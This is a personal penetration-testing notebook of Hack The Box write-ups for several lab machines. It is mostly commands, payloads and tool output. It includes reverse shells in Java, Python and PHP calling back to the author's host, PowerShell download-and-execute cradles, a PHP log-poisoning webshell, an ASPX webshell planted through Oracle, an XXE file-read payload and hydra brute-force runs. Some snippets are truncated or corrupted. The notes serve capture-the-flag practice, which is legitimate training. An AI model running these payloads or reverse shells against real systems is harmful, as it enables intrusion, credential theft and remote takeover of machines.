http://10.10.10.63:50000 --simple-report dirsearchsimple_10.10.10.63:50000
```

v0.3.9  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /Yeet/Tools/dirsearch/logs/errors-20-04-02\_09-37-02.log

Target: <http://10.10.10.63:50000>

```
[09:37:03] Starting:  
[09:59:36] 200 - 11KB - /askjeeves/  
CTRL+C detected: Pausing threads, please wait...
```

Canceled by the user  
squid@CoolHandKali:/Yeet/Machines/HTB/Jeeves\$

## ***flags***

user

e3232272596fb47950d59c4cf1e7066a

root

afbc5bd4b615a60648cec41c6ac92530

**10.10.10.63 Jeeves3**

## **enumeration**

```
jetty 9.4.z  
c:\webroot\Sock_Puppets\App_Code...  
Windows NT 5.0 Build 2195  
Windows 2000?
```

```
50000 is running jenkins  
Jenkins user admin
```

```
cmd = "net user"  
println(cmd.execute().text)
```

```
String host="10.10.14.60";  
int port=3232;  
String cmd="cmd.exe";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream  
pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream  
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())  
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so  
{p.exitValue();break;}catch (Exception e){ } };p.destroy();s.close();
```

Windows 10

*nmap*

***flags***

## **10.10.10.68 Bashed**

```
root@kali:~/Desktop/HTB/Bashed# nmap -sC -sV -oN 10.10.10.68.txt 10.10.10.68
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-10 20:08 EDT
Nmap scan report for 10.10.10.68
Host is up (0.19s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.12 seconds
```

<http://10.10.10.68/dev/phpbash.min.php>

```
cat to /home/Arrexel/user.txt
>user flag
```

in target web shell

```
cd /dev/shm (used for shared memory space)
wget http://10.10.14.60:80/LinEnum.sh
sh ./LinEnum.sh
```

```
-----  
-e \e[00;33m[+] We can sudo without supplying a password!\e[00m
```

Matching Defaults entries for www-data on bashed:

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

User www-data may run the following commands on bashed:

```
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

```
-e
```

```
-e \e[00;31m[-] Accounts that have recently used sudo:\e[00m
```

```
/home/arrexel/.sudo_as_admin_successful
```

```
-e
```

in terminal

```
mv /usr/share/laudanum/php/php-reverse-shell.php to local dir and edit ip and port
start python web server
```

in web terminal

```
cd /dev/shm
wget http://10.10.14.60:8000/reverse-shell-php.php
mv to /var/www/html/uploads/shell.php
```

in terminal

```
start a nc listener
```

in web interface

```
navigate to http://10.10.10.68/uploads/shell.php
```

in terminal

```
shell should be spawned in terminal
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
sudo -u scriptmanager whoami
```

```
scriptmanager
```

```
sudo -u scriptmanager bash
```

```
scriptmanager bash shell
```

```
COULD NOT VI PROPERLY (NO ARROW KEYS)
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
export TERM=screen
```

```
still sucks, fuck it
```

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.60",3233))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

seperate shell

nc -nlvp 3233

at the top of the minute, enjoyed the shell!!!

from pentestmonkey download a php reverse shell script. edit to call back to Kali host on /var/www/html  
wget <http://10.10.14.60:80/3232.php>

```
echo "import socket,subprocess,os" >> test.py
echo "s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)" >> test.py
echo "s.connect((\"10.10.14.60\",3233))" >> test.py
echo "os.dup2(s.fileno(),0)" >> test.py
echo "os.dup2(s.fileno(),1)" >> test.py
echo "os.dup2(s.fileno(),2)" >> test.py
echo "p=subprocess.call([\"/bin/sh\",\"-i\"])" >> test.py

echo "import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.60\",
3233));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/
sh\",\"-i\"]);'" > test.py
```

## **10.10.10.74 Chatterbox**

nmap showed that nothing was open

nmap -p- showed that 9255 and 9256 were open and running achat

searchsploit showed that achat was vulnerable to a BO

create shellcode for and edit BO 36025.py

run it with an nc listener running and get a reverse shell as alfred!

in basic windows enumeration

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" | findstr /isp "password"

showed that the default password was "Welcome1!"

unfortunaley this machine is wildly unstable so I was not able to verify that this password would work for admin, so ippsec did that for me.

also

get-acl root.txt | fl \*

showed that root.txt was owned by alfred

cacls root.txt /t /e /p Alfred:F

gave alfred full permissions

aaaannnnndddd rooted!!!

## ***enumeration***

```
C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" | findstr /isp  
"password"  
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" | findstr /isp "password"  
    PasswordExpiryWarning  REG_DWORD  0x5  
    DefaultPassword  REG_SZ  Welcome1!
```

```
squid@CoolHandKali:/Yeet/Machines/HTB/Chatterbox$ msfvenom -a x86 --platform Windows -p windows/exec  
CMD=powershell.exe -exec Bypass "IEX (New-Object Net.WebClient).DownloadString('http://  
10.10.14.60:8080/3233power.ps1')'" -e x86/unicode_mixed -b  
\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97  
BufferRegister=EAX -f python
```

## **nmap all ports**

```
squid@CoolHandKali:/Yeet/Machines/HTB/Chatterbox$ nmap -p9255,9256 -sV -sC -Pn 10.10.10.74
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 14:05 EDT
Nmap scan report for 10.10.10.74
Host is up (0.14s latency).
```

PORt	STATE	SERVICE	VERSION
9255/tcp	open	http	AChat chat system httpd
		_http-server-header:	AChat
		_http-title:	Site doesn't have a title.
9256/tcp	open	achat	AChat chat system

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds

## ***flags***

user

72290246dfaedb1e3e3ac9d6fb306334

root

a673d1b1fa95c276c5ef2aa13d9dcc7c

## **10.10.10.81 Bart**

nmap showed only port 80 open.

as things showed up at added them to the /etc/hosts file

dirsearch showed me monitor, which forwarded me to monitor.bart.htb (added to hosts)

I needed a password so I was able to take the userlist that I created in the last step by looking at the website

I used cewl on the main page to create a password list from forum.bart.htb

csrf is being used on the webpage so I cheated and found the login was harvey potter

monitor.bart.htb showed me internal-01.bart.htb (added to hosts)

I was able to use tirefire's hydra and rockyou to get the username harvey and the password Password1

!!!!!!

much fuckery needed to be done to the end of the command because the error message would change depending on how long the password was

!!!!!!

hydra -l harvey -P /root/Desktop/Tools/Wordlists/rockyou.txt internal-01.bart.htb http-post-form '/simple\_chat/login.php?username=^USER^&password=^PASS^&submit=Login:Password'

!!!!!!

in the page source code I saw this directory was displayed

<http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey>

when I turn log.php into log.txt I can see that my useragent is being logged to this page

...smells like log poisoning!!!

replaced the user agent string with this bad boy...(in burp obviously)

<?php system(\$\_REQUEST['YeetCannon']); ?>

and it took!

now to get some commandage

<http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey&YeetCannon=whoami>

responce!!

now lets get a shell

<http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey&YeetCannon=powershell> -exec bypass "iex(new-object net.webclient).downloadstring('http://10.10.14.60:8000/ye3233.ps1')

SHELLYYYYYYY

too bad It is a service account

very first SA command

PS C:\inetpub\wwwroot\internal-01\log>[environment]::Is64BitProcess

False

...Fuck

letst fix it by calling the sysnative powershell

<http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey&YeetCannon=C:\windows\sysnative\WindowsPowerShell\v1.0\powershell.exe> -exec bypass "iex(new-object net.webclient).downloadstring('http://10.10.14.60:8000/ye3233.ps1")

PS C:\inetpub\wwwroot\internal-01\log>[environment]::Is64BitProcess

True

phewwwwwwwww

a reg query showed me that there was a cleartext password being stored for autologin

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" | findstr /isp "password"

lets use these creds to conect to the local C\$

net use x: \\localhost\c\$ /user:administrator 3130438f31186fbaf962f407711fadbb

x:

type users\administrator\desktop\root.txt

yeeeeee

type user\h.potter\user.txt

yeeeheee

## enumeration

```
powershell -exec bypass "iex(new-object net.webclient).downloadfile('http://10.10.14.60:8000/rp.exe', 'C:\users\public\documents\rp.exe')"
```

```
hydra -l harvey -P /root/Desktop/Machines/HTB/Bart/words.txt internal-01.bart.htb http-post-form '/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=Login:Password'
```

```
/log/log.php?  
filename=log.php&username=harvey&YeetCannon=C%3a\windows\sysnative\windowspowershell\v1.0\powershell.exe+-  
exec+bypass+"iex(new-object+net.webclient).downloadstring('http%3a//10.10.14.60%3a8000/ye3233.ps1')" HTTP/1.1
```

```
3130438f31186fbaf962f407711faddb
```

```
$username = "administrator" ; $password = "3130438f31186fbaf962f407711faddb" ; $secstr = New-Object -  
TypeName System.Security.SecureString ; $password.ToCharArray() | ForEach-Object  
{$secstr.AppendChar($_)} ; $cred = new-object -typename System.Management.Automation.PSCredential -  
argumentlist $username, $secstr
```

```
start-process "C:\users\public\documents\3235.exe" -credential $cred  
Invoke-Command -ScriptBlock { IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:8000/ye3234.ps1') } -  
Credential $cred -Computer localhost
```

```
$username = "BART\Administrator"  
$password = "3130438f31186fbaf962f407711faddb"  
$secstr = New-Object -TypeName System.Security.SecureString  
$password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}  
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr  
Invoke-Command -ScriptBlock { IEX(New-Object Net.WebClient).downloadString('http://10.10.15.48:8083/shell.ps1') } -  
Credential $cred -Computer localhost
```

```
net use x: \\localhost\c$ /user:administrator 3130438f31186fbaf962f407711faddb
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.81  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-20 10:59 EST  
Nmap scan report for 10.10.10.81  
Host is up (0.12s latency).  
Not shown: 999 filtered ports  
PORT      STATE SERVICE  
80/tcp     open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 19.20 seconds
```

## **nmap long**

```
nmap -sC -sV -p- 10.10.10.81
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-20 10:59 EST
Nmap scan report for 10.10.10.81
Host is up (0.14s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://forum.bart.htb/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 739.33 seconds
root@kali:~/Desktop/Machines/HTB/Bart#
```

## ***http nmap***

80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 10.0

# nikto

```
nikto -host http://10.10.10.81:80 | tee nikto_10.10.10.81:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.81
+ Target Hostname: 10.10.10.81
+ Target Port:    80
+ Start Time:    2019-12-20 11:01:39 (GMT-5)
-----
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: PHP/7.1.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Root page / redirects to: http://forum.bart.htb/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-3092: /forum/: This might be interesting...
+ OSVDB-3092: /mm/: This might be interesting... potential country code (Myanmar)
+ OSVDB-11709: /index.JSP: Sun ONE Application Server 7.0 for Windows 2000/XP allows remote attackers to obtain JSP
source code via a request that uses the uppercase .JSP extension instead of the lowercase .jsp extension. (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0411)
+ 7504 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2019-12-20 11:54:29 (GMT-5) (3170 seconds)
-----
+ 1 host(s) tested
root@kali:~/Desktop/Machines/HTB/Bart#
```

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.81:80 --simple-report dirsearchsimple_10.10.10.81:80
```

v0.3.8  
(\_|||\_) (/\_(\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-12-20\_20-10-13.log

Target: <http://10.10.10.81:80>

```
[20:10:14] Starting:  
[20:10:27] 302 - 0B - /index.php -> http://forum.bart.htb/  
[20:10:57] 200 - 35KB - /forum/  
[20:16:17] 302 - 0B - /Index.php -> http://forum.bart.htb/  
[20:24:44] 200 - 3KB - /monitor/  
CTRL+C detected: Pausing threads, please wait...
```

Canceled by the user

## **html**

```
<div class="name">Harvey Potter</div>
<div class="pos">Developer@BART</div>
<ul class="team-social">
<li><a class="facebook" href="#" target="_blank"><i class="fa">F</i></a></li>
<li><a class="twitter" href="#" target="_blank"><i class="fa">T</i></a></li>
<li><a class="google" href="#" target="_blank"><i class="fa">G</i></a></li>
<li><a class="mail" href="mailto:h.potter@bart.htb" target="_blank"><i class="fa">M</i></a></li>
```

## ***userlist***

samantha brown  
daniel simmons  
jane doe  
robert hilton  
harvey potter

s.brown  
d.simmons  
j.doe  
r.hilton  
h.potter

samantha  
daniel  
jane  
robert  
harvey  
bobby

**Ip**

```
<?php system($_REQUEST['YeetCannon']); ?>
```

log.php  
hotdog!  
&YeetCannon=whoami

## **hydra**

```
root@kali:~/Desktop/Machines/HTB/Bart# hydra -l harvey -P /root/Desktop/Tools/Wordlists/rockyou.txt internal-01.bart.htb
http-post-form '/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=Login:Password'
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at 2019-12-20 20:21:19
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:0), ~14344399 tries per task
[DATA] attacking http-post-form://internal-01.bart.htb:80//simple_chat/
login.php:uname=^USER^&passwd=^PASS^&submit=Login:Password
[STATUS] 348.00 tries/min, 348 tries in 00:00h, 0 to do in 01:00h, 14344051 active
[STATUS] 340.33 tries/min, 1021 tries in 00:00h, 0 to do in 03:00h, 14343378 active
[STATUS] 348.57 tries/min, 2440 tries in 00:00h, 0 to do in 07:00h, 14341959 active
[80][http-post-form] host: internal-01.bart.htb  login: harvey  password: Password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-12-20 20:31:35
```

## ***flags***

user

625b6c7aa299599acae0125d3af3830f

root

0074a38e6eac2d3785741713b3bfa2dc

## **10.10.10.82 Silo**

nmap showed that smb, http and oracle were open.  
http was a default iis webpage and smb was locked up.  
Because it was oracle i followed the standard steps.

installing <https://github.com/quentinhardy/odat> was a massive pain in the ass, but ippsec helped.

first, I discovered sids

```
python3 /Yeet/Machines/HTB/Silo/odat/odat all -s 10.10.10.82
```

second, brute forced logins with a custom password list (now on on private github repo)

```
python3 ./odat.py passwordguesser -s 10.10.10.82 -d XE --accounts-file ../oracle_userpass.txt
```

third, logged in with the new creds via sqlplus64

```
sqlplus64
```

forth, I verified that I could read the default webpage with a sql script

fifth, I verified I could write a file to the webpage

sixth, I wrote a short aspx webshell to the webpage

seventh, I got a reverse shell with nisheng invoke-powershelltcp.ps1

eighth, In running windows privesc commands I saw that the machine may be vulnerable to rotten potato

nine, uploaded files with certutil, ran rotten potato and rooted!

2. discover sid

```
nmap --script=oracle-sid-brute -p 1521 10.10.10.82
```

--or--

```
hydra -L ./sids.txt -s 1521 10.10.10.82 oracle-sid
```

--or--

```
python3 /Yeet/Machines/HTB/Silo/odat/odat sidguesser -s 10.10.10.82
```

--or--

```
python3 /Yeet/Machines/HTB/Silo/odat/odat all -s 10.10.10.82
```

 <<<recomended to start even though it be  
way slow

3. brute logins on the sid

```
python3 ./odat.py passwordguesser -s 10.10.10.82 -d XE --accounts-file ../oracle_userpass.txt
```

^ is the sid

^password list on my private github repo

4. login with sqlplus64 (subnode)

## **enumeration**

windows server 2012r2 (iis version)  
x64

```
declare
  f utl_file.file_type;
  s varchar(200);
begin
  f := utl_file.fopen('/users/administrator/desktop', 'root.txt', 'r');
  utl_file.get_line(f,s);
  utl_file.fclose(f);
  dbms_output.put_line(s);
end;
/
```

short script to write aspx small aspx webshell--

```
declare
  f utl_file.file_type;
  s varchar(5000) := '<%@ Page Language="C#" Debug="true" Trace="false" %><%@ Import
Namespace="System.Diagnostics" %><%@ Import Namespace="System.IO" %><script Language="c#"
runat="server">void Page_Load(object sender, EventArgs e){}string ExcuteCmd(string arg){ProcessStartInfo psi = new
ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/c " +arg;psi.RedirectStandardOutput =
true;psi.UseShellExecute = false;Process p = Process.Start(psi);StreamReader stmrdr = p.StandardOutput;string s =
stmrdr.ReadToEnd();stmrdr.Close();return s;}void cmdExe_Click(object sender, System.EventArgs e)
{Response.Write("<pre>");Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));Response.Write("</pre>");}</
script><HTML><body ><form id="cmd" method="post" runat="server"><asp:TextBox id="txtArg" runat="server"
Width="250px"></asp:TextBox><asp:Button id="testing" runat="server" Text="excute" OnClick="cmdExe_Click"></
asp:Button><asp:Label id="lblText" runat="server">Command:</asp:Label></form></HTML>';
begin
  f := utl_file.fopen('/inetpub/wwwroot', 'cannon.aspx', 'w');
  utl_file.put_line(f,s);
  utl_file.fclose(f);
end;
/
```

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.10.10.82 && nmap -sC -sV -Pn 10.10.10.82 && nmap -p- -Pn 10.10.10.82  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 10:08 EDT  
Nmap scan report for 10.10.10.82  
Host is up (0.32s latency).  
Not shown: 988 closed ports  
PORT      STATE SERVICE  
80/tcp    open  http  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
1521/tcp  open  oracle  
49152/tcp open  unknown  
49153/tcp open  unknown  
49154/tcp open  unknown  
49155/tcp open  unknown  
49158/tcp open  unknown  
49160/tcp open  unknown  
49161/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 57.89 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 10:09 EDT  
Nmap scan report for 10.10.10.82  
Host is up (0.31s latency).  
Not shown: 986 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
| http-methods:  
|_ Potentially risky methods: TRACE  
|_http-server-header: Microsoft-IIS/8.5  
|_http-title: IIS Windows Server  
135/tcp   open  msrpc       Microsoft Windows RPC  
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn  
301/tcp   filtered unknown  
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds  
1521/tcp  open  oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)  
9876/tcp  filtered sd  
49152/tcp open  msrpc       Microsoft Windows RPC  
49153/tcp open  msrpc       Microsoft Windows RPC  
49154/tcp open  msrpc       Microsoft Windows RPC  
49155/tcp open  msrpc       Microsoft Windows RPC  
49158/tcp open  msrpc       Microsoft Windows RPC  
49160/tcp open  oracle-tns Oracle TNS listener (requires service name)  
49161/tcp open  msrpc       Microsoft Windows RPC  
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_clock-skew: mean: -25s, deviation: 0s, median: -25s  
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)  
| smb-security-mode:  
| account_used: guest  
| authentication_level: user  
| challenge_response: supported  
|_ message_signing: supported  
| smb2-security-mode:  
| 2.02:  
|_ Message signing enabled but not required  
| smb2-time:  
| date: 2020-04-23T14:12:04  
|_ start_date: 2020-04-23T13:33:07
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 203.89 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-23 10:12 EDT

# powerup

[\*] Running Invoke-AllChecks

[\*] Checking if user is in a local group with administrative privileges...

[\*] Checking for unquoted service paths...

[\*] Checking service executable and argument permissions...

Test-Path : Illegal characters in path.

At line:883 char:88

```
+ ... -ne ") -and (Test-Path -Path $ParentPath )) {  
+             ~~~~~~  
+ CategoryInfo      : InvalidArgument: (C:\oraclexe\app....2.0\server\  
bin:String) [Test-Path], ArgumentException  
+ FullyQualifiedErrorId : ItemExistsArgumentError,Microsoft.PowerShell.Com  
mands.TestPathCommand
```

```
ServiceName      : OracleJobSchedulerXE  
Path            : c:\oraclexe\app\oracle\product\11.2.0\server\  
Bin\extjob.exe XE  
ModifiableFile   : C:\oraclexe\app\oracle\product\11.2.0\server\  
Bin  
ModifiableFilePermissions : AppendData/AddSubdirectory  
ModifiableFileIdentityReference : BUILTIN\Users  
StartName        : LocalSystem  
AbuseFunction    : Install-ServiceBinary -Name  
'OracleJobSchedulerXE'  
CanRestart       : False  
  
ServiceName      : OracleJobSchedulerXE  
Path            : c:\oraclexe\app\oracle\product\11.2.0\server\  
Bin\extjob.exe XE  
ModifiableFile   : C:\oraclexe\app\oracle\product\11.2.0\server\  
Bin  
ModifiableFilePermissions : WriteData/AddFile  
ModifiableFileIdentityReference : BUILTIN\Users  
StartName        : LocalSystem  
AbuseFunction    : Install-ServiceBinary -Name  
'OracleJobSchedulerXE'  
CanRestart       : False  
  
ServiceName      : OracleMTSRecoveryService  
Path            : C:\oraclexe\app\oracle\product\11.2.0\server\  
BIN\omtsreco.exe "OracleMTSRecoveryService"  
ModifiableFile   : C:\oraclexe\app\oracle\product\11.2.0\server\  
BIN  
ModifiableFilePermissions : AppendData/AddSubdirectory  
ModifiableFileIdentityReference : BUILTIN\Users  
StartName        : LocalSystem  
AbuseFunction    : Install-ServiceBinary -Name  
'OracleMTSRecoveryService'  
CanRestart       : False  
  
ServiceName      : OracleMTSRecoveryService  
Path            : C:\oraclexe\app\oracle\product\11.2.0\server\  
BIN\omtsreco.exe "OracleMTSRecoveryService"  
ModifiableFile   : C:\oraclexe\app\oracle\product\11.2.0\server\  
BIN  
ModifiableFilePermissions : WriteData/AddFile  
ModifiableFileIdentityReference : BUILTIN\Users
```

```

StartName          : LocalSystem
AbuseFunction     : Install-ServiceBinary -Name
                   'OracleMTSRecoveryService'
CanRestart        : False

ServiceName       : OracleServiceXE
Path              : c:\oraclexe\app\oracle\product\11.2.0\server\
                   bin\ORACLE.EXE XE
ModifiableFile    : C:\oraclexe\app\oracle\product\11.2.0\server\
                   bin
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : BUILTIN\Users
StartName          : LocalSystem
AbuseFunction     : Install-ServiceBinary -Name 'OracleServiceXE'
CanRestart        : False

ServiceName       : OracleServiceXE
Path              : c:\oraclexe\app\oracle\product\11.2.0\server\
                   bin\ORACLE.EXE XE
ModifiableFile    : C:\oraclexe\app\oracle\product\11.2.0\server\
                   bin
ModifiableFilePermissions : WriteData/AddFile
ModifiableFileIdentityReference : BUILTIN\Users
StartName          : LocalSystem
AbuseFunction     : Install-ServiceBinary -Name 'OracleServiceXE'
CanRestart        : False

ServiceName       : OracleXEClrAgent
Path              : C:\oraclexe\app\oracle\product\11.2.0\server\
                   bin\OraClrAgnt.exe agent_sid=CLRExtProc
                   max_dispatchers=2 tcp_dispatchers=0
                   max_task_threads=6 max_sessions=25 ENVS="EXTP
                   ROC_DLLS=ONLY:C:\oraclexe\app\oracle\product\
                   11.2.0\server\bin\oraclr11.dll"
ModifiableFile    : C:\oraclexe\app\oracle\product\11.2.0\server\
                   bin
ModifiableFilePermissions : AppendData/AddSubdirectory
ModifiableFileIdentityReference : BUILTIN\Users
StartName          : LocalSystem
AbuseFunction     : Install-ServiceBinary -Name
                   'OracleXEClrAgent'
CanRestart        : False

ServiceName       : OracleXEClrAgent
Path              : C:\oraclexe\app\oracle\product\11.2.0\server\
                   bin\OraClrAgnt.exe agent_sid=CLRExtProc
                   max_dispatchers=2 tcp_dispatchers=0
                   max_task_threads=6 max_sessions=25 ENVS="EXTP
                   ROC_DLLS=ONLY:C:\oraclexe\app\oracle\product\
                   11.2.0\server\bin\oraclr11.dll"
ModifiableFile    : C:\oraclexe\app\oracle\product\11.2.0\server\
                   bin
ModifiableFilePermissions : WriteData/AddFile
ModifiableFileIdentityReference : BUILTIN\Users
StartName          : LocalSystem
AbuseFunction     : Install-ServiceBinary -Name
                   'OracleXEClrAgent'
CanRestart        : False

```

[\*] Checking service permissions...

[\*] Checking %PATH% for potentially hijackable DLL locations...

```
ModifiablePath : C:\oraclexe\app\oracle\product\11.2.0\server\bin  
IdentityReference : BUILTIN\Users  
Permissions : AppendData/AddSubdirectory  
%PATH% : C:\oraclexe\app\oracle\product\11.2.0\server\bin  
AbuseFunction : Write-HijackDll -DllPath 'C:\oraclexe\app\oracle\product\11  
.2.0\server\bin\wlbsctrl.dll'
```

```
ModifiablePath : C:\oraclexe\app\oracle\product\11.2.0\server\bin  
IdentityReference : BUILTIN\Users  
Permissions : WriteData/AddFile  
%PATH% : C:\oraclexe\app\oracle\product\11.2.0\server\bin  
AbuseFunction : Write-HijackDll -DllPath 'C:\oraclexe\app\oracle\product\11  
.2.0\server\bin\wlbsctrl.dll'
```

[\*] Checking for AlwaysInstallElevated registry key...

[\*] Checking for Autologon credentials in registry...

[\*] Checking for modifiable registry autoruns and configs...

[\*] Checking for modifiable schtask files/configs...

[\*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml

[\*] Checking for encrypted web.config strings...

[\*] Checking for encrypted application pool and virtual directory passwords...

[\*] Checking for plaintext passwords in McAfee SiteList.xml files....

[\*] Checking for cached Group Policy Preferences .xml files....

Command:

## **oracle**

```
root@CoolHandKali:/Yeet/Machines/HTB/Silo/odat# python3 ./odat.py passwordguesser -s 10.10.10.82 -d XE --accounts-file ..oracle_userpass.txt
./odat.py:52: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
    import imp

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port 1521
The login cdemo82 has already been tested at least once. What do you want to
do:                                     | ETA: 00:11:17
- stop (s/S)
- continue and ask every time (a/A)
- continue without to ask (c/C)
c
[+] Valid credentials found: scott/tiger. Continue...
#####
| ETA: 00:01:16
100% |
#####
Time: 00:19:16
[+] Accounts found on 10.10.10.82:1521/XE:
scott/tiger
```

## ***flags***

user

92ede778a1cc8d27cb6623055c331617

root

cd39ea0af657a495e33bc59c7836faf6

## 10.10.10.91 DevOps

nmap showed that the machine was only running ssh and gunicorn 19.7.1 on port 5000.

gobuster showed that there were directories on /feed and /upload

```
gobuster dir -u http://10.10.10.91:5000 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

/upload was looking for a .xml containing the elements Author, Subject, Content.

Using burp I was able to successfully upload

```
<yee>
  <Author>Squid</Author>
  <Subject>Yeet</Subject>
  <Content>cannon</Content>
</yee>
```

Great!

Now my research on gunicorn 19.7.1 has stated that it is vulnerable to xxe (xml eXternal entity).

In other words, it may execute certain formats of code in the elements allowing you to read files.

I drew this up to read /etc/passwd. (props to payloadallthethings)

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM '/etc/passwd'>]>
<yee>
  <Author>Squid</Author>
  <Subject>&test;</Subject>
  <Content>cannon</Content>
</yee>
```

/etc/passwd is dumped!

From here I dumped the id\_rsa key to the one user that wasn't root and logged in via ssh, but there was another intended way to do it with pickles.

The main page for the website was feed.py. When I dumped it I saw the function...

```
@app.route("/newpost", methods=["POST"])
def newpost():
    # TODO: proper save to database, this is for testing purposes right now
